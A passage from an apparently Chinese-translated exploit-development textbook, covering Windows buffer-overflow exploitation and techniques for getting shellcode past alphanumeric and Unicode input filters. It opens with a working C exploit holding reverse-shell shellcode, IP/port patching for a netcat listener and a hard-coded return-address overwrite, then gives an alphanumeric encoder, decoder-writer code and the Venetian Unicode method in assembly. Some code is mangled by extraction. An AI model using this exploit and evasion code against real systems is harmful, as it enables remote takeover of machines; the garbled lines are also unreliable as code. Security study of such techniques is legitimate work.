"\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
"\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
"\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
"\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
"\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
"\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
"\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
"\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
"\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
"\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
"\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
"\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
"\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
"\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
"\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
"\xFF\xFF\xFF\xFF";


int main(int argc, char *argv[])
{
      int cnt = 0;
      unsigned char buffer[1000]="";

      if(argc !=3)
            return 0;

      StartWinsock();

      // Set the IP address and port in the exploit code
      // If your IP address has a NULL in it then the
```

```
        // string will be truncated.
        SetUpExploit(argv[1],atoi(argv[2]));

        // name of the vulnerable program
        strcpy(buffer,"nes ");
        // copy exploit code to the buffer
        strcat(buffer,exploit);

        // Pad out the buffer
        while(cnt < 25)
        {
               strcat(buffer,"\x90\x90\x90\x90");
               cnt ++;
        }

        strcat(buffer,"\x90\x90\x90\x90");

        // Here's where we overwrite the saved return address
        // This is the address of lstrcatA on Windows XP SP 1
        // 0x77E74B66
        strcat(buffer,"\x66\x4B\xE7\x77");

        // Set the return address for lstrcatA
        // this is where our code will be copied to
        // in the TEB
        strcat(buffer,"\xBC\xE1\xFD\x7F");

        // Set the destination buffer for lstrcatA
        // This is in the TEB and we'll return to
        // here.
        strcat(buffer,"\xBC\xE1\xFD\x7F");


        // This is our source buffer. This is the address
        // where we find our original buffer on the stack
        strcat(buffer,"\x10\xFB\x12");

        // Now execute the vulnerable program!
        WinExec(buffer,SW_MAXIMIZE);

        return 0;
}

int StartWinsock()
```

```
    {
        int err=0;
        WORD wVersionRequested;
        WSADATA wsaData;

        wVersionRequested = MAKEWORD( 2, 0 );
        err = WSAStartup( wVersionRequested, &wsaData );
        if ( err != 0 )
            return 0;
        if ( LOBYTE( wsaData.wVersion ) != 2 ||
HIBYTE( wsa-Data.wVersion ) != 0 )
         {
            WSACleanup( );
            return 0;
        }
        return 0;
    }
    int SetUpExploit(char *myip, int myport)
    {
        unsigned int ip=0;
        unsigned short prt=0;
        char *ipt="";
        char *prtt="";

        ip = inet_addr(myip);

        ipt = (char*)&ip;
        exploit[191]=ipt[0];
        exploit[192]=ipt[1];
        exploit[193]=ipt[2];
        exploit[194]=ipt[3];

        // set the TCP port to connect on
        // netcat should be listening on this port
        // e.g. nc -l -p 53

        prt = htons((unsigned short)myport);
        prt = prt ^ 0xFFFF;
        prtt = (char *) &prt;
        exploit[209]=prtt[0];
        exploit[210]=prtt[1];

        return 0;
    }
```

8.7 结论

在这章，我们学习了 Windows 缓冲区溢出破解的高级部分。希望我们提供的例子和说明显示出，即使有些溢出最初看起来难以破解，但通过不懈的努力，最后一定会成功。可以假设缓冲区溢出总是可以破解的，我们需要做的只是花些时间寻找破解它的方法罢了。

9
战胜过滤器

因为某些程序在接受输入时，会过滤不良数据，所以编写缓冲区溢出的破解时，可能会碰到一些问题；比如说，目标程序可能只接受字母和数字：从 A 到 Z，a 到 z，0 到 9。在这种情况下，我们需要绕过两个障碍。第一，我们写的破解必须符合过滤器的要求；第二，必须找到合适的值来改写保存的返回地址或函数指针，而这又要看是破解何种溢出，而且这个值也需要被过滤器接受。假如碰到不太苛刻的过滤器，比如说，接受可打印的 ASCII 或 Unicode 字符，那我们通常可以解决第一个问题；但要解决第二个问题，在一定程度上要看运气、毅力和技巧了。

9.1 为仅接受字母和数字的过滤器写破解

我们以前曾看过一些由可打印的 ASCII 字符组成的破解代码；就是说，每一个字节必须在 A 到 Z（0x41 到 0x5A），a 到 z（0x61 到 0x7A）或 0 到 9（0x30 到 0x39）之间。Riley "Caezar" Eller 在他的 "Bypassing MSB Data filters for Buffer Overflows"（2000 年 8 月）论文里第一次提到这种仅由 0x20 到 0x7F 之间的符号组成的 Shellcode。如果你对突破过滤器的限制有兴趣，这篇文章是个不错的开始。

用字母、数字字节操作码写 Shellcode 的基本方法，通常称为 bridge building。例如，如果我们想执行 call eax 指令（0xFF 0xD0），则需要我们把下面的代码写到栈上：

```
push    30h     (6A 30) //push 0x00000030 onto the stack
pop     eax     (58)    //pop it into the EAX register
xor     al,30h  (34 30) //XOR al with 0x30, This leaves 0x00000000 in EAX.
dec     eax     (48)    //Take 1 off the EAX leaving 0Xffffffff
xor     eax,7A393939h   (35 39 39 39 7A)//This XOR leaves 0x85C6C6C6 in EAX.
xor     eax,55395656h   (35 56 56 39 55)//and this leaves 0xD0FF9090 in EAX
push    eax     (50)    //we push this onto this stack.
```

看起来很好—我们好像可以用类似的方法写 Shellcode，但实际上，会碰到一些问题。我们把代码写到栈上，将需要跳转到或调用它。但因为 pop esp 中包含 0x5C 字节（反斜线符号），我们不能直接执行它，这样一来，我们怎么操作 ESP 呢？记住，我们最后需要把写真正破解的代码和同样的破解代码结合起来。这意味着，ESP 的地址肯定高于我们当前执行的地址。假设我们开始执行的地方有一个栈缓冲区溢出，我们可以用 INC ESP(0x44)向上调整 ESP。然而，这样不太好，因为一条 INC ESP 指令只能使 ESP 的地址加 1，且 INC ESP 指令占用 1 字节，我们需要多次调整才能到达目标。不！我们需要一条大范围调整 ESP 的

指令。

popad 指令很适合这种情况。popad（对应于 pushad）从 ESP 的顶部取走 32 字节，然后把它们有序的放入寄存器。popad 不直接更新的寄存器只有 ESP，但 ESP 的调整反映出已经从栈上移去了 32 字节。这样，如果我们当前在 ESP 处执行，只需执行几次 popad，ESP 指向的地址将高于我们当前的地址。因此，当我们把 Shellcode 压入时，两者将在中间相遇—哦，我们架起了一座连接彼此的桥。

做任何与破解相关的事情将需要许多类似的 hacking 技巧。在上面 call eax 的例子中，我们用 17 个字节的字母、数字写出了 4 个字节的 Shellcode。我们经常使用的可移植的 Windows 反向 shellcode 大概有 500 个字节，与它对应的，用字母、数字写的 shellcode 可能超过 2000 字节。然而，更痛苦的是改写的过程；而且，如果我们想新增功能时，一切都要从零开始。我们怎么解决这个问题呢？答案是：译码器是我们的首选。

如果我们先写出原始的破解，然后将它编码，那么我们只需要先用 ASCII 写一个译码器，然后转译并执行这个破解即可。这个方法只需你先写一个小的 ASCII Shellcode，可以减少破解的总长度。那我们该选用何种编码方法呢？Base64 看起来是个不错的选择。Base64 把 3 个字节转为 4 个可打印的字节，通常用来在网络上传输二进制文件。Base64 就象放大镜一样，把 3 个字节原始的 Shellcode 译成 4 字节编过码的 Shellcode。然而，Base64 编码表中包含了一些非字母、数字的字符，因此，我们不得不选择其它的编码方法。比较好的办法是，采用和译码器相对应的自定义编码方法。在这里，我们建议用 Base64 的变种—Base16，下面是它的工作原理。

Base16 把一个 8 位字节分成两个 4 位字节，每个 4 位再加上 0x41。这样一来，我们就能把任意一个 8 位字节，转换成 2 个值域在 0x41 与 0x50 之间的字节。例如，如果一个 8 位字节是 0x90（二进制是 10010000），我们把它分成 2 个 4 位部分，1001 和 0000；加上 0x41，将得到 0x4A 和 0x41—J 和 A。

译码器的工作流程恰好相反。它首先取第一个字符 J（在这个例子里是 0x4A），减去 0x41，然后左移 4 位，再加上第二个字节，减去 0x41。经过这样的处理之后，我们又得到了 0x90。

```
        Here:
mov     al,byte ptr[edi]
        sub al,41h
        shl al,4
        inc edi
        add al,byte ptr [edi]
        sub al,41h
        mov byte ptr [esi],al
        inc esi
        inc edi
cmp     byte ptr [edi],0x51
        jb  here
```

这显示了译码器处理的循环结构。经过编码后的破解应该只使用了 A 到 P 的字符，所以，我们可以用 Q 或更大的字母标记编过码的破解。EDI 指向要译码的缓冲区的开头，ESI 同样指向要译码的缓冲区的开头。我们把缓冲区的第一个字节移到 AL 然后减去 0x41，左移 4 位，然后 AL 加上缓冲区的第二个字节，再减去 0x41。把结果写入 ESI—重用缓冲区。我们持续循环处理直到碰到比 P 大的字符。然而，这个译码器本身有许多字节不是字母、

数字；因此，我们需要先写一个译码器编写器，生成译码器，然后执行它。

另一个问题是，我们怎样把 EDI 和 ESI 设为指向正确的、能发现编过码的、破解的位置？很好，我们只须做——在译码器之前用下列代码设置寄存器：

```
jmp B
    A:  jmp C
    B:  call A
    C:  pop edi
    add edi,0x1C
    push edi
    pop esi
```

前面的几条指令得到当前执行点（EIP-1）的地址，弹出到 EDI 寄存器；然后，EDI 加上 0x1C。现在，EDI 指向译码器结尾处的 jb 后的字节。这里既是我们编过码的破解开始的地方，也是写入译码后字节的地方。这样，当循环结束时，程序将继续执行，直接进入译码后的 Shellcode。返回去，我们把 EDI 复制到 ESI。我们将把 ESI 作为译码后的破解的引用点。一旦译码器生成的字符大于 P，我们跳出循环，继续执行到译码后的破解里。我们现在所要做的是只用字母、数字字符写一个“译码器编写器”。执行下列代码，你可以看到工作中的译码器编写器：

```
#include <stdio.h>

int main()
{
    char buffer[400]="aaaaaaaaj0X40HPZRXf5A9f5UVfPh0z00X5JEaBP"
                "YAAAAAAQhC000X5C7wvH4wPh00a0X527MqPh0"
                "0CCXf54wfPRXf5zzf5EefPh00M0X508aqH4uPh0G0"
                "0X50ZgnH48PRX5000050M00PYAQX4aHHfPRX40"
                "46PRXf50zf50bPYAAAAAAfQRXf50zf50oPYAAAfQ"
                "RX5555z5ZZZnPAAAAAAAAAAAAAAAAAAAAAAAA"
                "AAAAAAAAAAAAAAAAAAAAAAAAEBEBEBEBEBEBE"
                "BEBEBEBEBEBEBEBEBEBEBEBEBEBEBQQ";
    unsigned int x = 0;
    x = &buffer;
    __asm{

mov esp,x
          jmp esp
          }
    return 0;
}
```

先把原始的破解代码编码，然后添加到这段代码的尾部。它用大于 P 的字符做界定符。下面是编码器的代码：

```
#include <stdio.h>
#include <windows.h>

int main()
{
   unsigned char

RealShell-code[]="\x55\x8B\xEC\x68\x30\x30\x30\x30\x58\x8B\xE5\x5D\xC3";
   unsigned int count = 0, length=0, cnt=0;
   unsigned char *ptr = null;
   unsigned char a=0,b=0;

   length = strlen(RealShellcode);
   ptr = malloc((length + 1) * 2);
   if(!ptr)
      return printf("malloc() failed.\n");
   ZeroMemory(ptr,(length+1)*2);
   while(count < length)
       {
      a = b = RealShellcode[count];
      a = a >> 4;
      b = b << 4;
      b = b >> 4;
      a = a + 0x41;
      b = b + 0x41;
      ptr[cnt++] = a;
      ptr[cnt++] = b;
      count ++;
      }
   strcat(ptr,"QQ");
   free(ptr);
   return 0;
}
```

9.2 为使用 Unicode 的过滤器写破解

Chris Anley 在他精彩的“Creating Arbitrary Shell Code in Unicode Expanded Strings”论文里第一次提到了破解 Unicode-based 漏洞的可行性。论文发表于 2002 年 1 月（www.nestgenss.com/papers/unicodebo.pdf）。

这篇文章介绍了用机器码（实际上是 Unicode）编写 Shellcode 的方法；就是说，每个字符的第二个字节是 NULL。尽管 Chris 在论文里对如何使用这个技术做了独特的介绍，但

他提到的代码和方法都有一定的局限性，他在文章的结尾也承认了这些局限性，并指出可以继续改进。我们在这部分先介绍 Chris 称之为 Venetian Method 的方法和这个方法的实现（implementation）。然后查看它的缺陷，并仔细讨论改进的方法。

9.2.1 什么是 Unicode？

在继续之前，我们先了解有关 Unicode 的基础知识。Unicode 是用 16 位编码表示一个字符的标准（而不是 8 位—嗯，实际上是 7 位，比如说 ASCII），因而支持更大的字符集，使它成为国际标准。支持 Unicode 标准的操作系统因易于使用而得到广泛接受。如果一个操作系统使用 Unicode，那么这个操作系统的代码只需写一次，不同语言的使用者改变语言和字符集设置即可，而不必重新编译整个操作系统；即使这个 Unicode 系统使用 Roman 字符集。在 Roman 字符和数字里，每个字符的 ASCII 值被填充一个 NULL 字节后形成它的 Unicode 形式。例如，ASCII 字符 A，有 16 进制的值 0x41，用 Unicode 表示就是 0x4100。

```
String:         ABCDED
Under ASCII:    \x41\x42\x43\x44\x45\x46\x00
Under Unicode: \x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x00\x00
```

因此 Unicode 字符通常也被称为宽字符（wide character）；由宽字符组成字符串用两个 NULL 字节终止。然而，non-ASCII 字符，例如中文或俄文字符，没有 NULL 字节—因为所有的 16 位都被使用了。在 Windows 系列里，正常的 ASCII 字符串传给内核或在诸如 RPC 这样的协议里使用时，会转换成等价的 Unicode。

9.2.2 从 ASCII 转为 Unicode

在高层，大部分程序和基于文本的网络协议（诸如 HTTP）处理正常的 ASCII 字符串。这些字符串随后可能被转换成等价的 Unicode，以至于低层代码和服务程序能处理它们。

为什么会存在 UNICODE 漏洞

存在 Unicode 漏洞的原因和其它的漏洞类似，正是人人都知道的那样－－使用了危险的函数，如 strcpy()和 strcat()，两者都适用于 Unicode；它们有等价的宽字符版本，如 wscpy()和 wscat()。的确，如果使用的字符串长度被算错或误解的话，甚至连转换函数 MultiByteToWideChar()和 WideCharToMultiByte()都会受到缓冲区溢出的影响。你甚至可能会碰到 Unicode 格式化串漏洞。

在 Windows 下，函数 MultiByteToWideChar()把 ASCII 字符串转换为等价的宽字符。相反，WideCharToMultiByte()函数把 Unicode 字符串转换成等价的 ASCII 字符串。传递给这两个函数的第一参数是代码页（code page）。代码页描述了应该使用的字符集。在调用 MultiByteToWideChar()时，根据传来的代码页，一个 8 位值可以转换成完全不同的 16 位值。例如，当用 ANSI 代码页（CP_ACP）调用这个转换函数时，8 位值 0x8B 被转换成宽字符值 0x3920。然而，如果用 OEM 代码页（CP_OEM），那么 0x8B 将被转换成 0xEF00。

不必说，转换过程中使用的代码页对发送给 Unicode-based 漏洞的破解有很大的影响。然而，超过半数的 ASCII 字符，例如有代表性的 A（0x41）被转换成宽字符时，只是简单的加上 NULL 字节—0x4100。因此，当为基于 Unicode 的缓冲区溢出写即插即用的破解时，完全使用由 ASCII 字符构成的代码是比较妥当的。这样一来，你的代码将很少被转换函数搞得一团糟。

9.3 破解 Unicode-Based 漏洞

为了破解 Unicode 缓冲区溢出，我们需要先掌握把执行进程的路径放入用户提交的缓冲区的技巧。根据每个漏洞的特性，破解将用 Unicode 改写保存的返回地址或异常处理程序。例如，如果在 0x00310004 处发现我们的缓冲区，那我们最好是用 0x00310004 改写保存的返回地址/异常处理程序。如果一个寄存器包含了用户提交的缓冲区地址（如果是这样的话，你就太幸运了），你或许能在 Unicode-style 地址附近找到“jmp 寄存器”或“call 寄存器”的操作码。例如，如果 EBX 寄存器指向用户提交的缓冲区，那么，你或许能在 0x00770058 地址找到 jmp ebx 指令。如果你的运气再好点，你或许还能在 Unicode-form 地址找到 jmp 或 call ebx 指令。考虑下列代码：

```
0x007700FF      inc     ecx
0x00770100      push    ecx
0x00770101      call    ebx
```

我们将用 0x007700FF 改写保存的返回地址/异常处理程序，随后的执行将转到这个地址。当从这里继续执行时，ECX 递增 1，压入栈，然后调用 EBX 指向的地址。那将继续执行用户提交的缓冲区。这有百万分之一的可能—但值得我们记住。在 call/jmp 寄存器指令之前，如果代码里什么也没有，将引起访问违例，那么它肯定可用。

假如你发现返回到用户提交的缓冲区的方法，那么接下来，你需要的不是包含缓冲区某处地址的寄存器，就是你需要预先知道的地址。当 Venetian Method 仓促创建 Shellcode 时使用了这个地址。我们在后面将讨论怎样在缓冲区上找到这个地址。

9.3.1 Unicode 破解里可用的指令集

破解 Unicode 漏洞时，被执行的代码必须是这种形式：每个字符的第二个字节是 NULL，其它的是 non-null。很明显，这将限制你只能使用有限的指令。对 Unicode 破解开发者来说，可以使用的指令是那些单字节（single-byte）操作指令，包括 push，pop，inc，和 dec；也可以是如下形式的指令

```
nn00nn
```

例如：

```
mul eax, dword ptr[eax],0x00nn
```

做为备选，你可能发现

```
nn00nn00nn
```

例如：

```
imul    eax,dword ptr[eax],0x00nn00nn
```

或者，你可以找到更多如下形式的 add-based 指令

```
00nn00
```

在这里，两个单字节指令被相继使用，如下面的代码段：

```
00401066    50  push    eax
00401067    59  pop     ecx
```

这个指令必须用 00 nn 00 形式的 nop-equivalent 分开，使它成为实际的 Unicode。一个这样的选择是：

```
00401067    00 6D 00        add byte ptr [ebp],ch
```

当然，要想成功地使用这个方法，EBP 指向的地址必须可写。如果不符合这个要求，只有另外选择了；我们在本节后面列了很多。当把这样的指令嵌到 push 和 pop 之间时，得到：

```
00401066    50          push    eax
00401067    00 6D 00    add byte ptr [ebp],ch
0040106A    59          pop ecx
```

也就是如下形式的 Unicode：

```
\x50\x00\x6D\x00\x59
```

9.4 Venetian 方法

退一步说，用如此有限的指令集写多功能的破解是非常困难的。那么，我们能做何改进呢？嗯，你可以用这个有限的指令集在运行中创建一个真正的破解代码，就像 Chris Anley 论文里描述的 Venetian 方法那样。这个方法基本上需要一个使用“破解编写器”的破解，和一个已经有一半真正破解代码在里面的缓冲区。这个缓冲区是真正破解代码最终扩展的目的

地。仅用有限的指令集编写破解编写器，为创建全功能的破解，用应当是的东西替换目的缓冲区里每个 NULL 字节。

让我们看一个例子。在破解编写器开始执行前，目的缓冲区是：

```
\x41\x00\x43\x00\x45\x00\x47\x00
```

当破解编写器开始工作时，它用 0x42 替换第一个 NULL，得到

```
\x41\x42\x43\x00\x45\x00\x47\x00
```

接着，下一个 NULL 被 0x44 替换，得到

```
\x41\x42\x43\x44\x45\x00\x47\x00
```

重复这个过程直到“真正的”全功能破解最终呈现。

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

像你看到的那样，它非常像合上软百叶窗—这个方法因此而得名。

把每个 NULL 字节设为适当的值，当它开始工作时，破解编写器至少需要一个指向 half-filled 缓冲区中第一个 NULL 字节的寄存器。假设 EAX 指向第一个 NULL 字节，它可以用如下指令来设置：

```
00401066   80 00 42        add byte ptr[eax],42h
```

0x42 加上 0x00，不用说，得到 0x42。为了指向下一个 NULL 字节，EAX 必须被递增两次；因而它也能被填充。但是记住，这个破解编写器的一部分破解代码需要实际上的 Unicode，因此，它应该用 nop-equivalent 填充。为了写 1 字节的破解代码，现在需要下列代码：

```
00401066 80 00 42         add       byte ptr [eax],42h
00401069 00 6D 00         add       byte ptr [ebp],ch
0040106C 40               inc       eax
0040106D 00 6D 00         add       byte ptr [ebp],ch
00401070 40               inc       eax
00401071 00 6D 00         add       byte ptr [ebp],ch
```

为了得到 2 个字节真正的破解，我们用了 16 个字节（8 个宽字符），其中 14 个字节（7 个宽字符）是指令，2 字节（1 个宽字符）用于存储。1 个字节已经在目的缓冲区里；另外 1 个由破解编写器在运行过程中创建。

尽管 Chris 的代码比较小（相对来说），那是一个好处，但存在一个问题：代码中有 0x80。如果把破解作为 ASCII-based 字符串发给脆弱的进程，进程有可能把它转换成 Unicode，根据转换函数使用的代码页，这个字节有可能被破坏。此外，用大于 0x7F 的值替换 NULL 字节时，会面临同样的问题—破解代码有可能被破坏，从而不能正常工作。为了解决这个问题，

我们需要创建只使用 0x20 到 0x7F 之间字节的破解编写器。更好的解决办法是只使用字母和数字；因为即使是标点符号，有时也会受到特殊处理，如经常被剥离、转义（escape）或转换。为了保证成功，我们应尽量避免使用这些容易出问题的字符。

9.4.1 ASCII Venetian 实现

我们的任务是编写使用 Venetian 方法的 Unicode-type 破解代码，如果你愿意，可以在运行过程中用 Roman 字母表中的 ASCII 字母和数字生成任意的代码—就像是一个 Roman 破解代码编写器。我们还有其它一些生成代码的方法，但效率都很低；它们用多个字节表示一个 shellcode 字节。我们在这里介绍的方法遵从我们的需要，用 Venetian 方法呈现原始代码的 ASCII 等价物，使用最少的字节数。在接触破解编写器实质之前，我们需要先设置一些状态。我们需要把 ECX 设为指向目的缓冲区的第一个 NULL 字节，我们还需要把值 0x01 放在栈顶，0x39 在 EDX（实际上在 DL）里，0x69 在 EBX（实际上在 BL）里。如果你不清楚这些先决条件从何而来，不必担心；一切都将真相大白。为了看得清楚一些，我们把那些 nop-equivalent （这里是指 add byte ptr [ebp],ch）从下面的设置代码里移走了：

```
0040B55E 6A 00            push      0
0040B560 5B               pop       ebx
0040B564 43               inc       ebx
0040B568 53               push      ebx
0040B56C 54               push      esp
0040B570 58               pop       eax
0040B574 6B 00 39         imul      eax,dword ptr [eax],39h
0040B57A 50               push      eax
0040B57E 5A               pop       edx
0040B582 54               push      esp
0040B586 58               pop       eax
0040B58A 6B 00 69         imul      eax,dword ptr [eax],69h
0040B590 50               push      eax
0040B594 5B               pop       ebx
```

假设 ECX 包含了指向第一个 NULL 字节（我们随后将处理这种情况）的指针，这段代码已经把 0x00000000 压入栈顶，然后弹出到 EBX。EBX 现在的值为 0。EBX 加 1 后被压入栈。接下来，我们把栈顶的地址压入栈顶，然后弹出到 EAX，现在 EAX 中保存的是 1 的内存地址。我们现在用 0x39 乘 1 得到 0x39，这个结果保存在 EAX，然后压入栈，接着弹出到 EDX。EDX 现在是 0x39—更重要的是，EDX 的低 8 位－－寄存器 DL－－的值是 0x39。

我们用 push esp 指令再次把 1 的地址压入栈顶，然后弹出到 EAX。EAX 又保存了 1 的内存地址。我们用 0x69 乘 1，这个结果保存在 EAX 里，然后压入栈，弹出到 EBX。EBX/BL 现在的值是 0x69。当我们需要写大于 0x7F 的字节时，BL 和 DL 将开始起作用。继续看 Venetian 方法的实现形式，为了使版面看起来比较整洁，我们移走了 nop-equivalent，如下：

```
0040B5BA 54               push      esp
0040B5BE 58               pop       eax
```

```
0040B5C2 6B 00 41          imul       eax,dword ptr [eax],41h
0040B5C5 00 41 00          add        byte ptr [ecx],al
0040B5C8 41                inc        ecx
0040B5CC 41                inc        ecx
```

记住，栈顶保存的值是 0x00000001，我们把 1 的地址压入栈，然后弹出到 EAX，因此，EAX 现在保存的是 1 的地址。用 imul 指令把我们想写的值乘以 1—在这种情况下是 0x41。EAX 现在是 0x00000041，所以 AL 是 0x41。我们把它与 ECX 指向的字节相加—记住，是 NULL 字节，因此，当 0x41 加上 0x00 时，得到 0x41—关闭了百叶窗的第一个挡板。然后 ECX 递增两次，跳过 non-null 字节，使 ECX 指向下一个 NULL 字节，重复这个过程，直到写出整个代码。

现在，如果需要写一个大于 0x7F 的值，会发生什么呢？我们希望 BL 和 DL 在这里发挥作用。下列所述是如上代码为了处理这样的情况做的一些变化。

假设用 0x7F 到 0xAF 之间的字节替换正在讨论的 NULL 字节，例如 0x94（xchg eax,esp），我们应该用下列代码：

```
0040B5BA 54                push       esp
0040B5BE 58                pop        eax
0040B5C2 6B 00 5B          imul       eax,dword ptr [eax],5Bh
0040B5C5 00 41 00          add        byte ptr [ecx],al
0040B5C8 46                inc        esi
0040B5C9 00 51 00          add        byte ptr [ecx],dl // <---- HERE
0040B5CC 41                inc        ecx
0040B5D0 41                inc        ecx
```

注意这里会发生什么。我们先把 0x5B 写入 NULL 字节，然后加上 DL 里的值—0x39。0x39 加上 0x5B 等于 0x94。顺便提一下，我们用 INC ESI 代替插入 nop-equivalent，避免 ECX 因过早递增而使 0x39 加上一个 no-null 字节。

如果用 0xAF 到 0xFF 之间的值替换 NULL 字节，例如 0xC3（ret），用下列代码：

```
0040B5BA 54                push       esp
0040B5BE 58                pop        eax
0040B5C2 6B 00 5A          imul       eax,dword ptr [eax],5Ah
0040B5C5 00 41 00          add        byte ptr [ecx],al
0040B5C8 46                inc        esi
0040B5C9 00 59 00          add        byte ptr [ecx],bl // <---- HERE
0040B5CC 41                inc        ecx
0040B5D0 41                inc        ecx
```

在这个例子里，我们做同样的事情，只不过这次是利用 BL，把 0x69 与这个字节所指的地方相加。这由 ECX 完成，ECX 恰好被设为 0x5A。0x5A 加上 0x69 等于 0xC3，所以，我们写出了 ret 指令。

如果我们需要的值在 0x00 到 0x20 之间，会发生什么呢？在这种情况下，我们只需简单地溢出这个字节即可。假如我们想用 0x06 替换 NULL 字节（push es），我们最好用这样的

代码：

```
0040B5BA 54              push      esp
0040B5BE 58              pop       eax
0040B5C2 6B 00 64        imul      eax,dword ptr [eax],64h
0040B5C5 00 41 00        add       byte ptr [ecx],al
0040B5C8 46              inc       esi
0040B5C9 00 59 00        add       byte ptr [ecx],bl      // <--- BL ==
0x69
0040B5CC 46              inc       esi
0040B5CD 00 51 00        add       byte ptr [ecx],dl      // <--- DL ==
0x39
0040B5D0 41              inc       ecx
0040B5D4 41              inc       ecx
```

0x60 加上 0x69 加上 0x39 等于 0x106。但一个字节可以保存的最大值是 0xFF，因此，这个字节产生溢出，从而只剩下 0x06。

也可以用这个方法调整 non-null 字节，如果它们不在 0x20 到 0x7F 范围内。更甚者，我们可以用 non-equivalent 做些有用的事情—让我们用这个方法并使它 non-nop-equivalent。例如，假设 non-null 字节应该是 0xC3（ret），最初我们应把它设为 0x5A。当在 non-null 字节之前设置 NULL 字节时，我们要确保在调用第二个 inc ecx 之前做这些。我们可以做如下调整：

```
0040B5BA 54              push      esp
0040B5BE 58              pop       eax
0040B5C2 6B 00 41        imul      eax,dword ptr [eax],41h
0040B5C5 00 41 00        add       byte ptr [ecx],al
0040B5C8 41              inc       ecx
// NOW ECX POINTS TO THE 0x5A IN THE DESTINATION BUFFER
0040B5C9 00 59 00        add       byte ptr [ecx],bl
// <-- BL == 0x69 NON-null BYTE NOW EQUALS 0xC3
0040B5CC 41              inc       ecx
0040B5CD 00 6D 00        add       byte ptr [ebp],ch
```

我们重复这个动作直到完成整个代码。但有一个遗留的问题：我们到底想执行什么样的代码呢？

9.5 译码器和译码

现在，我们有了自己的 Roman 破解编写器，我们需要写出一个好的破解。但 Roman 破解编写器生成的破解代码可能比较大，因此用前面提到的方法可能行不通，因为我们没有足够的空间放置它。最好的解决办法是用破解编写器创建一个小译码器，这个译码器接受

Unicode形式的破解，并把它们转换成non-Unicode形式—我们自己的WideCharToMultiByte()函数。这个方法非常节省空间。

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

当破解漏洞时，再把这些转换成 Unicode 字符串：

```
\x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x47\x00\x48\x00
```

然而，如果我们发送

```
\x41\x43\x45\x47\x48\x46\x44\x42
```

它将变成

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

于是，我们写自己的 WideCharToMultiByte()译码器，从尾部拿走\x42，把它放在\x41后面。然后，拷贝\x44 到\x43 后面，等等，直到结束。

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x42

```
\x41\x42\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x44

```
\x41\x42\x43\x44\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x46

```
\x41\x42\x43\x00\x45\x46\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x48

```
\x41\x42\x43\x00\x45\x46\x47\x48\x48\x00\x46\x00\x44\x00\x42\x00
```

所以，当我们把 Unicode 字符串译完码，就会得到想要的代码。

9.5.1 译码器的代码

应该把这个译码器写成自包含模块，做到即插即用。这个译码器所做的唯一假定是入口

（entry），EDI 寄存器保存的是将要被执行的第一条指令的地址—在这种情况下是 0x004010B4。译码器的长度—0x23 字节，被加到 EDI，因此 EDI 现在恰好指向 jne here 指令的后面。这是 Unicode 字符串将被译码的地方。

```
004010B4 83 C7 23          add       edi,23h
004010B7 33 C0             xor       eax,eax
004010B9 33 C9             xor       ecx,ecx
004010BB F7 D1             not       ecx
004010BD F2 66 AF          repne scas  word ptr [edi]
004010C0 F7 D1             not       ecx
004010C2 D1 E1             shl       ecx,1
004010C4 2B F9             sub       edi,ecx
004010C6 83 E9 04          sub       ecx,4
004010C9 47                inc       edi

here:
004010CA 49                dec       ecx
004010CB 8A 14 0F          mov       dl,dword ptr [edi+ecx]
004010CE 88 17             mov       byte ptr [edi],dl
004010D0 47                inc       edi
004010D1 47                inc       edi
004010D2 49                dec       ecx
004010D3 49                dec       ecx
004010D4 49                dec       ecx
004010D5 75 F3             jne       here (004010ca)
```

在对 Unicode 字符串译码之前，译码器需要知道将要译码的字符串的长度。如果这个代码能做到即插即用，那么这个字符串可以是任意长度。为了得到字符串的长度，这段代码扫描整个字符串来寻找两个连续的 NULL 字节；记住，两个 NULL 字节终止 Unicode 字符串。译码器开始循环时，在标 here 的地方，ECX 包含字符串的长度，EDI 指向字符串的开头。然后，EDI 递增 1，指向第一个 NULL 字节，ECX 递减 1。现在，当 ECX 被加到 EDI，指向字符串末端的 non-null 字节。然后，这个 non-null 字节被临时移到 DL，然后移到 EDI 指向的 NULL 字节。EDI 递增 2，ECX 递减 4，继续执行循环。

